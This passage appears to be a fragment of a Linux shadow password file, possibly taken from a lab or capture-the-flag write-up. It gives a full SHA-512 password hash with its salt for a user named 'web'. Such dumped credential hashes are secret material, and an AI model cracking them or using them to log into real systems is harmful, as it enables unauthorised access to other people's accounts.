9999:7:::
web:$6$hmf.N2Bt$FoZq69tjRMp0CIjaVgjpCiw496PbRAxLt32KOdLOx
MV3N3uMSV0cSr1W2gyU4wqG/dyE6jdwLuv8APdqT8f94/:18643:0:999
99:7:::
```